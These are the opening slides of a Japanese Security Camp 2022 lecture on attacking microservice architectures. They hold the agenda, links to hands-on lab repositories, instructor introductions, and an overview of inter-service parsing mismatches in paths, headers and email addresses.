

# マイクロサービス/分散モノリス的 アーキテクチャへの攻撃手法

セキュリティ・キャンプ全国大会2022

# 講義の流れ

- 攻撃方法に触れつつ、実際に攻撃を試してみよう
- 前半2時間
  - 1. URIパスによる認可制御不備 + ハンズオン
    - <https://github.com/tyage/camp.app1>
  - 2. URIパスによるCache制御不備 + ハンズオン
    - <https://github.com/tyage/camp.app2>
  - 3. Case Insensitive検索の問題 + ハンズオン
    - <https://github.com/tyage/camp.app3>

# 講義の流れ

- 今のうちに下記リポジトリをcloneして、*docker compose pull*しておいてもらえると、講義がスムーズかも
- <https://github.com/tyage/camp.app1>

# 講師紹介 - 西谷



@no1zy\_sec

- GMOサイバーセキュリティ byイエラエ株式会社所属
  - Webペネトレーションテスト、ソースコード診断業務
- セキュリティキャンプ
  - セキュリティキャンプ九州 in 福岡 2017 参加



# 講師紹介 - 山崎




@tyage

- GMOサイバーセキュリティ byイエラエ株式会社所属
  - Webペネトレーションテスト、ソースコード診断業務
- セキュリティキャンプ
  - 2010年Webセキュリティ組卒業
  - 2015年セキュリティ・ミニキャンプ in 新潟 チューター
- JavaScript歴15年 XSS歴15年

# 講義のテーマ

マイクロサービス/分散モノリス的  
アーキテクチャへの攻撃手法

# マイクロサービスとモノリシックサービス



- マイクロサービスは、小さな独立した複数のサービスでソフトウェアを構成する、ソフトウェア開発に対するアーキテクチャ的、組織的アプローチです。各サービスは、正確に定義された API を通じてやり取りします。これらのサービスは、小規模の自己完結できるチームが所有します。
- 出典: <https://aws.amazon.com/jp/microservices/>

# 話すこと

- 複数のサービスの連携による脆弱性と攻撃手法
  - マイクロサービス/分散モノリスに限定しない
- 特に、あるデータに対するサービス間での食い違い
  - 「HTTPリクエストパス」の解釈の不一致
  - 「HTTPリクエストヘッダ」の解釈の不一致
  - 「メールアドレス」の解釈の不一致
  - ...


# たぶん話さないこと

- コンテナや関連技術
- サーバーレス
- Pub/Sub型のメッセージング
- マイクロサービスフレームワーク
- 運用/開発面での課題

# サービス


- 「サービス」も多種多様
- 講義ではこのあたりが出てきます
  - HTTPサーバ
  - HTTPキャッシュサーバ
  - データベース
  - メールサーバ
  - 役割ごとのAPIサーバ

デザインパターンは多様




モノリシック







マイクロサービス



別のマイクロサービス




さらに別のマイクロサービス





さらに別のマイクロサービス

サービス間連携に注目



